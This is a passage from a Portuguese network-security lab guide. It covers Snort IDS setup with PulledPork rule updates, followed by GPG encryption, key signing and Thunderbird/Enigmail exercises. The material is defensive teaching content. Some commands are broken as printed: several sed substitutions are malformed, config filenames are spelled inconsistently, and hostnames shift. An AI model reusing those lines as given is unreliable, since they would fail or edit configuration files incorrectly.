var SO_RULE_PATH /etc/snort/so_rules  
var PREPROC_RULE_PATH /etc/snort/preproc_rules  
var WHITE_LIST_PATH /etc/snort/rules  
var BLACK_LIST_PATH /etc/snort/rules
```

5. Finalmente, vamos descomentar a linha que habilita regras customizadas locais, que usaremos em breve para testar o funcionamento do Snort.

```
# sed -i 's/^\#\(\include \$RULE_PATH\/local.rules\)\1/' /etc/snort/snort.conf
```

```
# grep '^include \$RULE_PATH/local.rules' /etc/snort/snort.conf
include $RULE_PATH/local.rules
```

6. Teste o arquivo de configuração do Snort procurando por erros de sintaxe. Se tudo estiver correto, a penúltima linha deverá dizer **Snort successfully validated the configuration!**.

```
# snort -T -c /etc/snort/snort.conf
```

```
(...)
Snort successfully validated the configuration!
Snort exiting
```

7. Vamos criar uma regra customizada no Snort para testar se tudo está a contento. No arquivo **/etc/snort/rules/local.rules**, insira a linha:

```
alert icmp any any -> any any (msg:"ICMP packet from all, to all"; sid:10000001;
rev:001;)
```

Esta regra irá simplesmente levantar um alerta se o Snort detectar um pacote ICMP vindo de qualquer IP, qualquer porta, para qualquer IP, qualquer porta.

8. Descubra o IP público da máquina *FWGW1-G*:

```
# ip a s eth0 | grep '^ *inet ' | awk '{ print $2 }'
192.168.29.103/24
```

Agora, vamos rodar o Snort em modo console e testar o funcionamento da regra.

```
# snort -A console -q -g snort -u snort -c /etc/snort/snort.conf -i eth0
```

Em sua máquina física, envie alguns pacotes ICMP para o IP público da máquina *FWGW1-G*:

```
C:\>ping 192.168.29.103

Pinging 192.168.29.103 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.29.103:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

De volta à máquina *FWGW1-G*, note que o Snort gerou registros para cada um dos pacotes recebidos, como esperado:

```
09/04-09:10:33.691493  [**] [1:10000001:1] ICMP packet from all, to all [**]
[Priority: 0] {ICMP} 192.168.29.102 -> 192.168.29.103
09/04-09:10:38.278164  [**] [1:10000001:1] ICMP packet from all, to all [**]
[Priority: 0] {ICMP} 192.168.29.102 -> 192.168.29.103
09/04-09:10:43.279523  [**] [1:10000001:1] ICMP packet from all, to all [**]
[Priority: 0] {ICMP} 192.168.29.102 -> 192.168.29.103
09/04-09:10:48.283261  [**] [1:10000001:1] ICMP packet from all, to all [**]
[Priority: 0] {ICMP} 192.168.29.102 -> 192.168.29.103
```

Observe, ainda, que os ICMP **echo-reply** enviados por sua máquina física não foram respondidos porque o firewall interno permite tráfego ICMP oriundo apenas das redes 172.16.1.0/24 e 10.1.1.0/24, como configurado na sessão 5.

```
# iptables -vn -L INPUT | grep ' prot\|icmp '
pkts bytes target      prot opt in      out     source        destination
   1    84 ACCEPT      icmp -- *       *         172.16.1.0/24  0.0.0.0/0
icmp type 255
   0     0 ACCEPT      icmp -- *       *         10.1.1.0/24   0.0.0.0/0
icmp type 255
```

Finalize o Snort com CTRL+C, e comente a regra inserida no arquivo `/etc/snort/rules/local.rules`.

3) Habilitando o Snort no boot

1. Ainda devido ao fato de termos instalado o Snort via código-fonte, não temos instalado nenhum script de inicialização que permita iniciar/reiniciar/parar o Snort de forma automática (via comando `systemctl`), bem como configurá-lo para ser iniciado durante o boot da máquina.

Crie o arquivo novo `/lib/systemd/system/snort.service`, com o seguinte conteúdo:

```
[Unit]
Description=Snort NIDS Daemon
After=syslog.target network.target

[Service]
Type=simple
ExecStart=/usr/local/bin/snort -q -u snort -g snort -c /etc/snort/snort.conf -i eth0 -D

[Install]
WantedBy=multi-user.target
```

2. Verifique que as permissões, usuário e grupo dono do arquivo estão corretos. Em seguida, crie um *symlink* do mesmo para o diretório `/etc/systemd/system`.

```
# chown root.root /lib/systemd/system/snort.service
# chmod 0644 /lib/systemd/system/snort.service
```

```
# ls -ld /lib/systemd/system/snort.service
-rw-r--r-- 1 root root 223 Sep  4 09:22 /lib/systemd/system/snort.service
```

```
# ln -s /lib/systemd/system/snort.service /etc/systemd/system/snort.service
```

```
# ls -ld /etc/systemd/system/snort.service
lrwxrwxrwx 1 root root 33 Sep  4 09:24 /etc/systemd/system/snort.service ->
/lib/systemd/system/snort.service
```

3. Recarregue as configurações de *daemons* do `systemd`. Em seguida, tente iniciar/verificar o estado/parar o Snort de forma automática usando o *initssystem* do sistema. Finalmente, adicione-o à sequência de boot.

```
# systemctl daemon-reload
```

```
# systemctl start snort.service
```

```
# systemctl status snort.service
● snort.service - Snort NIDS Daemon
   Loaded: loaded (/lib/systemd/system/snort.service; linked)
   Active: active (running) since Tue 2018-09-04 09:30:16 EDT; 4s ago
     Main PID: 5215 (snort)
       CGroup: /system.slice/snort.service
               └─5215 /usr/local/bin/snort -q -u snort -g snort -c
                 /etc/snort/snort.conf -i eth0 -D
```

```
# ps auxwm | grep '^snort'
snort      5215  0.0  2.1 127420 44596 ?        -    09:30   0:00
/usr/local/bin/snort -q -u snort -g snort -c /etc/snort/snort.conf -i eth0 -D
snort      -  0.0  -    -    -    -    Ssl  09:30   0:00 -
snort      -  0.0  -    -    -    -    Ssl  09:30   0:00 -
```

```
# systemctl stop snort.service
```



```
# systemctl enable snort.service
Created symlink from /etc/systemd/system/multi-user.target.wants/snort.service to
/lib/systemd/system/snort.service.
```

```
# systemctl is-enabled snort.service
enabled
```

4) Configurando atualizações de regras de forma automática

1. O programa PuledPork nos permite receber definições de regras atualizadas periodicamente pela Internet, sempre que novas vulnerabilidade e *exploits* forem descobertos e divulgados.

Primeiro, vamos instalar as dependências do PuledPork:

```
apt-get install git \
                libcrypt-ssleay-perl \
                liblwp-useragent-determined-perl
```

2. Dentro do diretório `/root/src`, faça o download do código-fonte do PuledPork. Em seguida, copie seus binários e arquivos de configuração para os locais apropriados.

```
# cd ~/src/
```

```
# git clone https://github.com/shirkdog/pulledpork.git
Cloning into 'pulledpork'...
remote: Counting objects: 1323, done.
remote: Total 1323 (delta 0), reused 0 (delta 0), pack-reused 1323
Receiving objects: 100% (1323/1323), 331.28 KiB | 343.00 KiB/s, done.
Resolving deltas: 100% (884/884), done.
Checking connectivity... done.
```

```
# cd pulledpork/
```

```
# cp pulledpork.pl /usr/local/bin/
# chmod +x /usr/local/bin/pulledpork.pl
```

```
# cp ./etc/*.conf /etc/snort
```

3. Crie os diretórios e arquivos de configuração padrão do PuledPork, vazios.

```
# mkdir /etc/snort/rules/iplists
# touch /etc/snort/rules/iplists/default.blacklist
```

4. Teste o funcionamento do PuledPork, verificando sua versão.

```
# pulledpork.pl -V
PuledPork v0.7.4 - Helping you protect your bitcoin wallet!
```

5. Vamos agora configurar o PuledPork. O primeiro passo é a obtenção de um *Oinkcode*, que é basicamente um número de registro com o **snort.org** que nos permitirá o download de listas de regras geradas pela comunidade.

1. Acesse <https://www.snort.org/>, e clique em *Sign In* no canto superior direito.
2. Se você não possuir uma conta, clique em *Sign up*.
3. Preencha os campos *Email* (use um email válido e acessível), *Password* e *Password confirmation*, marque a caixa *Agree to Snort license* e finalmente clique em *Sign up*.
4. Acesse o e-mail informado no passo (3). Dentro de algum tempo, você deverá receber uma mensagem com o título *Confirmation instructions*. Abra-a e clique no link *Confirm my account*.
5. Com a conta confirmada, faça login no site <https://www.snort.org/> usando os dados informados anteriormente.
6. No canto superior direito da página, clique no seu e-mail cadastrado, logo ao lado do ícone de logout.
7. Na nova página, clique no menu *Oinkcode*. Deverá aparecer uma *string* de cerca de 40 caracteres no centro da tela. Copie-a, pois a usaremos em seguida.

6. Com o *Oinkcode* em mãos, vamos configurar o PuledPork. No comando abaixo, substitua o valor **OINKCODE** no começo do comando pelo código que você copiou no item (7) do passo anterior. Em seguida, execute-o no terminal.

```
# oc="OINKCODE" ; sed -i "s/^\(rule_url=https:\/\/www\.snort\.org\/reg-rules\/|snortrules-snapshot\.tar\.gz\|\.*/\1${oc}/" /etc/snort/puledpork.conf ;
unset oc
```

Se tudo deu certo, você deverá ver seu *Oinkcode* ao final da linha de regras baixadas do site <https://www.snort.org>, como mostrado a seguir (nota: o *Oinkcode* abaixo é fictício):

```
# grep 'rule_url=https://www.snort.org/reg-rules' /etc/snort/puledpork.conf
rule_url=https://www.snort.org/reg-rules/|snortrules-
snapshot.tar.gz|13eba036f37e80d0efb689c60af9e6daae810763
```

Falta substituir a distribuição-alvo padrão do PulledPork:

```
# sed -i 's/^(distro=).*\/1Debian-6-0/' /etc/snort/pulledpork.conf
```

```
# grep '^distro=' /etc/snort/pulledpork.conf
distro=Debian-6-0
```

7. Vamos testar as configurações do PulledPork, e fazer o download das listas de regras mais atualizadas.

```
# pulledpork.pl -c /etc/snort/pulledpork.conf -l
```

```
https://github.com/shirkgod/pulledpork
  -----
  \-----,\      )
  \---==\ \ /      PulledPork v0.7.4 - Helping you protect your bitcoin wallet!
  \---==\ \
  .-~~~~-.Y|\ \_   Copyright (C) 2009-2017 JJ Cummings, Michael Shirk
@_/_      / 66\_   and the PulledPork Team!
|   \   \   _(")
 \   /-| ||'--'  Rules give me wings!
  \_ \   \_ \
  ~~~~~~

(...)

Rule Stats...
  New:-----33914
  Deleted:---0
  Enabled Rules:----10841
  Dropped Rules:----0
  Disabled Rules:---23073
  Total Rules:-----33914
IP Blacklist Stats...
  Total IPs:-----1470

Done
Please review /var/log/sid_changes.log for additional details
Fly Piggy Fly!
```

Se tudo deu certo, o PulledPork deve ter consolidado as regras baixadas no arquivo `/etc/snort/rules/snort.rules`. Verifique o tamanho e o número de linhas desse arquivo.

```
# du -sk /etc/snort/rules/snort.rules
18380 /etc/snort/rules/snort.rules
```

```
# wc -l /etc/snort/rules/snort.rules
38155 /etc/snort/rules/snort.rules
```

8. Finalmente, basta indicar ao Snort que esse arquivo seja usado em sua inicialização. Insira a linha `include $RULE_PATH/snort.rules` ao final do arquivo `/etc/snort/snort.conf`.

```
# echo 'include $RULE_PATH/snort.rules' >> /etc/snort/snort.conf
```

Pare todas as instâncias do Snort. Em seguida, inicie-o, e verifique seu uso de memória e processamento.

```
# systemctl stop snort
# ps auxwm | grep '^snort'
```

```
# systemctl start snort
```

```
# ps -eo 'rss,comm' | grep 'snort$'
548016 snort
```

```
# ps -eo 'cputime,comm' | grep 'snort$'
00:00:18 snort
```

9. Para que as regras se mantenham atualizadas, é necessário atualizá-las periodicamente. Crie um novo arquivo no diretório `/etc/cron.daily` que atualize as regras diariamente, com o seguinte conteúdo:

```
#!/bin/sh

test -x /usr/local/bin/pulledpork.pl || exit 0
/usr/local/bin/pulledpork.pl -c /etc/snort/pulledpork.conf -l
```

Verifique que o usuário/grupo dono e permissões do arquivo estão corretos.

```
# chown root.root /etc/cron.daily/pulledpork
# chmod 0755 /etc/cron.daily/pulledpork
```

Referências

[1] Novak, J. e Sturges, S. (2007). Target-Based TCP Stream Reassembly. [online] Pld.cs.luc.edu. Disponível em: http://pld.cs.luc.edu/courses/447/sum08/class5/novak,sturges.stream5_reassembly.pdf [Acessado em 4 Set. 2018].

Sessão 8: Autenticação, autorização e certificação digital

1) Uso de criptografia simétrica em arquivos



Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *LinServer-G*.

1. Na máquina *FWGW1-G*, descubra quais cifras simétricas são suportadas pelo programa **gpg** (*GNU Privacy Guard*).

```
$ hostname  
FWGW1-A
```

```
$ gpg --version | grep Cipher -A1  
Cipher: IDEA, 3DES, CAST5, BLOWFISH, AES, AES192, AES256, TWOFISH,  
CAMELLIA128, CAMELLIA192, CAMELLIA256
```

2. Crie um arquivo **teste.txt** com qualquer conteúdo. Criptografe-o usando a cifra simétrica AES256, com senha **rnpesr**. Em seguida, copie o arquivo cifrado resultante para o diretório *home* do usuário **aluno**, na máquina *LinServer-G*, usando o comando **scp**.

```
$ echo 'teste de cifragem' > teste.txt
```

```
$ gpg --symmetric --cipher-algo AES256 teste.txt
```

```
$ ls teste.txt*  
teste.txt  teste.txt.gpg
```

```
$ scp teste.txt.gpg aluno@172.16.1.10:~  
teste.txt.gpg                                100%   94  
0.1KB/s   00:00
```

3. Na máquina *LinServer-G*, tente descriptografar o arquivo copiado. Seu conteúdo permanece o mesmo?

```
$ hostname  
LinServer-A
```

```
$ ls teste.txt*
teste.txt.gpg
```

```
$ gpg -o teste.txt.out -d teste.txt.gpg
gpg: AES256 encrypted data
gpg: encrypted with 1 passphrase
```

```
$ cat teste.txt.out
teste de cifragem
```

2) Uso de criptografia assimétrica em arquivos



Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *LinServer-G*.

1. Na máquina *FWGW1-G*, descubra quais cifras assimétricas são suportadas pelo programa **gpg** (*GNU Privacy Guard*).

```
$ hostname
FWGW1-A
```

```
$ gpg --version | grep Pubkey
Pubkey: RSA, RSA-E, RSA-S, ELG-E, DSA
```

2. Vamos fazer um exercício de criptografia usando chaves assimétricas entre dois usuários fictícios, Alice (operando na máquina *FWGW1-G*) e Bobby (operando na máquina *LinServer-G*). Vamos começar por Alice — gere um par de chaves assimétricas RSA padrão, com 4096 bits e sem data de expiração para ela, usando o programa **gpg**. O e-mail de Alice será alice@seg12.esr.rnp.br, e a senha de acesso à chave será **rnpesr123**.

```
$ gpg --gen-key
```

```
gpg (GnuPG) 1.4.18; Copyright (C) 2014 Free Software Foundation, Inc.  
This is free software: you are free to change and redistribute it.  
There is NO WARRANTY, to the extent permitted by law.
```

```
Please select what kind of key you want:
```

- (1) RSA and RSA (default)
- (2) DSA and Elgamal
- (3) DSA (sign only)
- (4) RSA (sign only)

```
Your selection? 1
```

```
RSA keys may be between 1024 and 4096 bits long.
```

```
What keysize do you want? (2048) 4096
```

```
Requested keysize is 4096 bits
```

```
Please specify how long the key should be valid.
```

- 0 = key does not expire
- <n> = key expires in n days
- <n>w = key expires in n weeks
- <n>m = key expires in n months
- <n>y = key expires in n years

```
Key is valid for? (0) 0
```

```
Key does not expire at all
```

```
Is this correct? (y/N) y
```

```
You need a user ID to identify your key; the software constructs the user ID  
from the Real Name, Comment and Email Address in this form:
```

```
"Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>"
```

```
Real name: Alice
```

```
Email address: alice@seg12.esr.rnp.br
```

```
Comment:
```

```
You selected this USER-ID:
```

```
"Alice <alice@seg12.esr.rnp.br>"
```

```
Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit? 0
```

```
You need a Passphrase to protect your secret key.
```

Nesse momento o **gpg** irá informar que precisa de um grande número de bytes aleatórios para ter entropia na geração de números primos usada no algoritmo RSA. Aperte teclas quaisquer no teclado até que a chave seja gerada, como mostrado abaixo:


```
gpg: /home/aluno/.gnupg/trustdb.gpg: trustdb created
gpg: key 209411F7 marked as ultimately trusted
public and secret key created and signed.

gpg: checking the trustdb
gpg: 3 marginal(s) needed, 1 complete(s) needed, PGP trust model
gpg: depth: 0 valid: 1 signed: 0 trust: 0-, 0q, 0n, 0m, 0f, 1u
pub 4096R/209411F7 2018-09-06
    Key fingerprint = 2D01 2274 8A9A 180C E269 B387 113A A4ED 2094 11F7
uid Alice <alice@seg12.esr.rnp.br>
sub 4096R/B2CCF948 2018-09-06
```

3. No caso da máquina *LinServer-G*, a entropia mesmo após digitar um grande número de teclas é baixa, pois há menor número de fontes de aleatoriedade (como o fato de não estar conectado à uma rede pública via `eth0`, por exemplo). Ao invés de "cansar o braço" digitando caracteres no passo de geração de chaves, instale o pacote `rng-tools` e rode o comando `rngd -r /dev/urandom`:

```
# hostname
LinServer-A
```

```
# apt-get install rng-tools
```

```
# rngd -r /dev/urandom
```

4. Agora sim, vamos agora gerar a chave de Bobby, na máquina *LinServer-G*. Repita o procedimento do passo (2), alterando o nome de usuário para Bobby e o email para bobby@seg12.esr.rnp.br.

```
$ hostname
LinServer-A
```

```
$ gpg --gen-key
(...)
```

```
gpg: /home/aluno/.gnupg/trustdb.gpg: trustdb created
gpg: key EAD0CF1F marked as ultimately trusted
public and secret key created and signed.

gpg: checking the trustdb
gpg: 3 marginal(s) needed, 1 complete(s) needed, PGP trust model
gpg: depth: 0 valid: 1 signed: 0 trust: 0-, 0q, 0n, 0m, 0f, 1u
pub 4096R/EAD0CF1F 2018-09-06
    Key fingerprint = 23CF A392 6118 B50A 9115 B1D2 D42E AF5D EAD0 CF1F
uid                               Bobby <bobby@seg12.esr.rnp.br>
sub 4096R/4A677FB6 2018-09-06
```

5. Temos que exportar as chaves públicas de ambos os usuários, copiá-las para a máquina remota, e importá-las. Comece pela chave de Alice, exportando-a em formato *ASCII armored*; em seguida, copie-a para a máquina *LinServer-G* usando o **scp**, importe-a usando **gpg --import** e assine a chave.

Na máquina *FWGW1-G*, execute:

```
$ hostname
FWGW1-A
```

```
$ gpg --armor --export Alice > alice_public.asc
```

```
$ scp alice_public.asc aluno@172.16.1.10:~
alice_public.asc                                100% 3083
3.0KB/s  00:00
```

Agora, na máquina *LinServer-G*, execute:

```
$ hostname
LinServer-A
```

```
$ gpg --import alice_public.asc
gpg: key 209411F7: public key "Alice <alice@seg12.esr.rnp.br>" imported
gpg: Total number processed: 1
gpg:                         imported: 1 (RSA: 1)
```

Valide a chave recebida com o remetente (por exemplo, verificando que o *fingerprint* está de fato correto), e posteriormente assine-a como mostrado a seguir.

```
$ gpg --edit-key Alice
gpg (GnuPG) 1.4.18; Copyright (C) 2014 Free Software Foundation, Inc.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
```

```
pub 4096R/209411F7 created: 2018-09-06 expires: never      usage: SC
                                trust: unknown      validity: unknown
sub 4096R/B2CCF948 created: 2018-09-06 expires: never      usage: E
[ unknown] (1). Alice <alice@seg12.esr.rnp.br>
```

```
gpg> fpr
pub 4096R/209411F7 2018-09-06 Alice <alice@seg12.esr.rnp.br>
Primary key fingerprint: 2D01 2274 8A9A 180C E269 B387 113A A4ED 2094 11F7
```

```
gpg> sign

pub 4096R/209411F7 created: 2018-09-06 expires: never      usage: SC
                                trust: unknown      validity: unknown
Primary key fingerprint: 2D01 2274 8A9A 180C E269 B387 113A A4ED 2094 11F7

Alice <alice@seg12.esr.rnp.br>
```

```
Are you sure that you want to sign this key with your
key "Bobby <bobby@seg12.esr.rnp.br>" (EAD0CF1F)
```

```
Really sign? (y/N) y
```

```
You need a passphrase to unlock the secret key for
user: "Bobby <bobby@seg12.esr.rnp.br>"
4096-bit RSA key, ID EAD0CF1F, created 2018-09-06
```

```
gpg> check
uid Alice <alice@seg12.esr.rnp.br>
sig!3      209411F7 2018-09-06 [self-signature]
sig!       EAD0CF1F 2018-09-06 Bobby <bobby@seg12.esr.rnp.br>
```

```
gpg> quit
Save changes? (y/N) y
```

6. Faça o procedimento reverso, exportando/copiando/importando e assinando a chave de Bobby na máquina de Alice. Lembre-se que o **ssh** para a máquina *FWGW1-G* é permitido apenas a partir da Intranet, então pode ser mais interessante iniciar o procedimento de cópia a partir do firewall, e não da máquina *LinServer-G*.

Primeiro, na máquina *LinServer-G*, vamos exportar a chave:

```
$ hostname  
LinServer-A
```

```
$ gpg --armor --export Bobby > bobby_public.asc
```

Como não há regra que permita **ssh** da DMZ para a máquina *FWGW1-G*, vamos fazer a cópia no sentido inverso:

```
$ hostname  
FWGW1-A
```

```
$ scp aluno@172.16.1.10:~/bobby_public.asc ~  
bobby_public.asc                                100% 3083  
3.0KB/s   00:00
```

Agora, basta importar e assinar a chave:

```
$ gpg --import bobby_public.asc  
gpg: key EAD0CF1F: public key "Bobby <bobby@seg12.esr.rnp.br>" imported  
gpg: Total number processed: 1  
gpg:                imported: 1 (RSA: 1)
```

```
$ gpg --edit-key Bobby  
gpg (GnuPG) 1.4.18; Copyright (C) 2014 Free Software Foundation, Inc.  
This is free software: you are free to change and redistribute it.  
There is NO WARRANTY, to the extent permitted by law.  
  
pub 4096R/EAD0CF1F  created: 2018-09-06  expires: never      usage: SC  
                        trust: unknown      validity: unknown  
sub 4096R/4A677FB6  created: 2018-09-06  expires: never      usage: E  
[ unknown] (1). Bobby <bobby@seg12.esr.rnp.br>
```

```
gpg> fpr  
pub 4096R/EAD0CF1F 2018-09-06 Bobby <bobby@seg12.esr.rnp.br>  
Primary key fingerprint: 23CF A392 6118 B50A 9115 B1D2 D42E AF5D EAD0 CF1F
```

```
gpg> sign

pub 4096R/EAD0CF1F  created: 2018-09-06  expires: never      usage: SC
                        trust: unknown      validity: unknown
Primary key fingerprint: 23CF A392 6118 B50A 9115  B1D2 D42E AF5D EAD0 CF1F

Bobby <bobby@seg12.esr.rnp.br>

Are you sure that you want to sign this key with your
key "Alice <alice@seg12.esr.rnp.br>" (209411F7)

Really sign? (y/N) y

You need a passphrase to unlock the secret key for
user: "Alice <alice@seg12.esr.rnp.br>"
4096-bit RSA key, ID 209411F7, created 2018-09-06
```

```
gpg> check
uid Bobby <bobby@seg12.esr.rnp.br>
sig!3      EAD0CF1F 2018-09-06  [self-signature]
sig!       209411F7 2018-09-06  Alice <alice@seg12.esr.rnp.br>
```

```
gpg> quit
Save changes? (y/N) y
```

7. Agora, vamos fazer o teste de criptografia assimétrica propriamente dito. Na máquina *FWGW1-G*, verifique que as chaves estão de fato disponíveis. Em seguida, criptografe um documento de texto com conteúdo qualquer com a chave pública de Bobby, envie para a máquina *LinServer-G*, e tente decriptá-lo usando a chave privada de Bobby.

Na máquina *FWGW1-G*, vamos verificar se as chaves estão disponíveis:

```
$ hostname
FWGW1-A
```

```
$ gpg --list-keys
gpg: checking the trustdb
gpg: 3 marginal(s) needed, 1 complete(s) needed, PGP trust model
gpg: depth: 0 valid: 1 signed: 1 trust: 0-, 0q, 0n, 0m, 0f, 1u
gpg: depth: 1 valid: 1 signed: 0 trust: 1-, 0q, 0n, 0m, 0f, 0u
/home/aluno/.gnupg/pubring.gpg
-----
pub  4096R/209411F7 2018-09-06
uid                          Alice <alice@seg12.esr.rnp.br>
sub  4096R/B2CCF948 2018-09-06

pub  4096R/EAD0CF1F 2018-09-06
uid                          Bobby <bobby@seg12.esr.rnp.br>
sub  4096R/4A677FB6 2018-09-06
```

Perfeito. Vamos criar um documento `asym.txt` com conteúdo qualquer e criptografá-lo com a chave pública de Bobby, e finalmente copiá-lo para a máquina *LinServer-G*:

```
$ echo 'teste assimetrico' > asym.txt
```

```
$ gpg -e -r Bobby asym.txt
```

```
$ ls asym.txt*
asym.txt  asym.txt.gpg
```

```
$ scp asym.txt.gpg aluno@172.16.1.10:~
asym.txt.gpg                                100% 614
0.6KB/s  00:00
```

Na máquina *LinServer-G*, vamos tentar decriptar o arquivo com a chave privada de Bobby:

```
$ hostname
LinServer-A
```

```
$ ls asym.txt*
asym.txt.gpg
```

```
$ gpg -o asym.txt -d asym.txt.gpg
```

```
You need a passphrase to unlock the secret key for
user: "Bobby <bobby@seg12.esr.rnp.br>"
4096-bit RSA key, ID 4A677FB6, created 2018-09-06 (main key ID EAD0CF1F)

gpg: encrypted with 4096-bit RSA key, ID 4A677FB6, created 2018-09-06
"Bobby <bobby@seg12.esr.rnp.br>"
```

```
$ cat asym.txt
teste assimetrico
```

8. Vamos agora testar a assinatura digital de arquivos. Começando a partir da máquina *LinServer-G*, crie um arquivo texto com conteúdo qualquer. Assine-o com a chave privada de Bobby, e copie o arquivo para a máquina *FWGW1-G*. Finalmente, verifique a assinatura usando o *keyring* de Alice.

Na máquina *LinServer-G*, vamos criar um arquivo com conteúdo qualquer e assiná-lo usando a chave privada de Bobby, em texto claro (opção **--clearsign**):

```
$ hostname
LinServer-A
```

```
$ echo 'teste assinatura' > sign.txt
```

```
$ gpg --clearsign sign.txt
```

```
You need a passphrase to unlock the secret key for
user: "Bobby <bobby@seg12.esr.rnp.br>"
4096-bit RSA key, ID EAD0CF1F, created 2018-09-06
```

```
$ ls sign.txt*
sign.txt      sign.txt.asc
```

Note que tanto o conteúdo do arquivo quanto a assinatura estão em texto claro, uma vez que a mensagem foi apenas assinada (e não criptografada).

```
$ cat sign.txt.asc
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

teste assinatura
-----BEGIN PGP SIGNATURE-----
Version: GnuPG v1

iQIcBAEBAGAGBQJbkQzSAAoJENQur13q0M8fuDIP/Rhid0LBw1jzir/gqNHHk4wy
1gfubA7Rc8KG1D07vK/KHbk3PCP+Z15xKNm5A3WV02XRWZYsy6rTo1rJ8AkqBP90
k0sgmDeB0xIQwztfWiVXF/Nm5jPzmbczVvTloCY+nHWKVjnP4ryWWi9pAmXjFNG1
7+ThOQbQAmLMBKxA8kivr2SF7DjcC8oC2HDpzc3+VIBi4TgPRLcu3caEyI94zqHH
X5AKivVi+G6/KywG3WNIYcg1VPvg7s8I0a6fdQF25bj/DUyN1lwfeLPmST2A0Ap
1u4vkWsRV7yMeNANTQ6+0DL/Vwv/JeZ0JJOWTUwSJq/2QyFKPzDhAFg0k06MIgCx
ca0d0tqeCElWo1GfvBP+1j3Zo2dxR2BUSbelleKEEn6n1D3uIsB325SPQzcm7FdDj
9F77QjIPquK1GJzHVIjVv/GQoWY05BWpGIhwUXW3SEnZjQi3UDD1IJJH/8GIxYFY
TpMSi6DL9Q4SBYBeWwV/dZqebkNII4Ire56bxcKT3G9qko7ISv27WmLZ1TSUsKud
S2Zprb7wMXgpJgXvFFw/+XrhNGTbPAzv9/I1khy1KmugQzpD7xXMJOXVEfkdQhK
mbRf1EKVob9X+urzcmbfn/3FLtG6kPFa0Xxwv00KhIPSpwgA2mhl0tMKqOmm0+bb
mk0WjV3ZzHIWi7sZ2LHH
=63dA
-----END PGP SIGNATURE-----
```

Vamos copiar o arquivo para a máquina *FWGW1-G* (lembrando que a cópia deve ser iniciada no sentido inverso, devido às regras de firewall), e verificar a assinatura.

```
$ hostname
FWGW1-A
```

```
$ scp aluno@172.16.1.10:~/sign.txt.asc ~
sign.txt.asc                                100% 883
0.9KB/s  00:00
```

```
$ gpg --verify sign.txt.asc
gpg: Signature made Thu 06 Sep 2018 07:17:38 AM EDT using RSA key ID EAD0CF1F
gpg: Good signature from "Bobby <bobby@seg12.esr.rnp.br>"
```

9. Finalmente, vamos "juntar tudo". Da máquina *FWGW1-G*, crie um arquivo texto com conteúdo qualquer e (1) assine-o com a **chave privada de Alice**, e (2) criptografe-o com a **chave pública de Bobby**. Copie o arquivo para a máquina *LinServer-G*, decifre-o e verifique sua assinatura.

Na máquina *FWGW1-G*, vamos criar um arquivo com conteúdo qualquer, assiná-lo, criptografá-lo e enviar para a máquina *LinServer-G*:


```
$ hostname  
FWGW1-A
```

```
$ echo 'teste assinatura e criptografia assimetrica' > sign-async.txt
```

```
$ gpg -s -e -r Bobby sign-async.txt
```

```
You need a passphrase to unlock the secret key for  
user: "Alice <alice@seg12.esr.rnp.br>"  
4096-bit RSA key, ID 209411F7, created 2018-09-06
```

```
$ ls sign-async.txt*  
sign-async.txt  sign-async.txt.gpg
```

```
$ scp sign-async.txt.gpg aluno@172.16.1.10:~  
sign-async.txt.gpg                                100% 1207  
1.2KB/s   00:00
```

Agora, na máquina *LinServer-G*, basta invocar a opção **-d** do **gpg**. Além de decryptar o arquivo, sua assinatura será verificada.

```
$ hostname  
LinServer-A
```

```
$ gpg -o sign-async.txt -d sign-async.txt.gpg
```

```
You need a passphrase to unlock the secret key for  
user: "Bobby <bobby@seg12.esr.rnp.br>"  
4096-bit RSA key, ID 4A677FB6, created 2018-09-06 (main key ID EAD0CF1F)
```

```
gpg: encrypted with 4096-bit RSA key, ID 4A677FB6, created 2018-09-06  
      "Bobby <bobby@seg12.esr.rnp.br>"  
gpg: Signature made Thu 06 Sep 2018 07:24:59 AM EDT using RSA key ID 209411F7  
gpg: Good signature from "Alice <alice@seg12.esr.rnp.br>"
```

```
$ cat sign-async.txt  
teste assinatura e criptografia assimetrica
```

3) Uso de criptografia assimétrica em e-mails



Esta atividade será realizada em sua máquina física.

Vamos agora testar o procedimento de criptografia assimétrica usado na atividade (2) em um cenário mais prático: no envio e recebimento de e-mails.

1. Crie uma conta de e-mail gratuita no serviço GMail, do Google.
2. Em sua máquina física, instale o programa *gpg4win* (que pode ser baixado em <https://www.gpg4win.org/download.html>). Durante a instalação, aceite todas as opções padrão, e desmarque a caixa *Executar Kleopatra* ao final do processo de instalação.
3. Em sua máquina física, instale o cliente de e-mail *Mozilla Thunderbird* (que pode ser baixado em <https://www.thunderbird.net/pt-BR/thunderbird/all/>). Durante a instalação, aceite todas as opções padrão.
4. Ao abrir o Thunderbird, adicione a conta de e-mail criada no passo (1), como mostra a imagem a seguir:

Figura 49: Adicionando uma conta de e-mail ao Thunderbird

5. No Thunderbird, navegue no menu localizado no canto superior direito. Clique em *Extensões > Extensões*. No canto superior da janela, pesquise por **enigmail** e pressione ENTER. O primeiro resultado, a extensão *Enigmail*, é o que queremos: clique no botão *Adicionar ao Thunderbird > Instalar agora*.
6. Desde a versão 2.0.0 do **Enigmail**, lançada em março de 2018, o modo padrão de operação é o *Enigmail/PeP*. O *PeP* (*pretty Easy privacy* cujo website é <https://www.pep.security/>) é uma implementação de segurança para e-mails com o objetivo expresso de ser simples e de baixa configuração. Para o nosso cenário, isso significa:

- Geração automática de pares de chaves assimétricas
 - Distribuição automática de chaves públicas via anexo ou *upload* para servidores de chaves (*keyservers*)
 - Criptografia e assinatura automática de mensagens
7. Vamos testar esses conceitos. Envie uma mensagem para o seu colega usando o Thunderbird. Caso o *Enigmail*/*PeP* esteja funcionando corretamente, o botão *Habilitar a Proteção* deverá estar marcado no centro da tela:

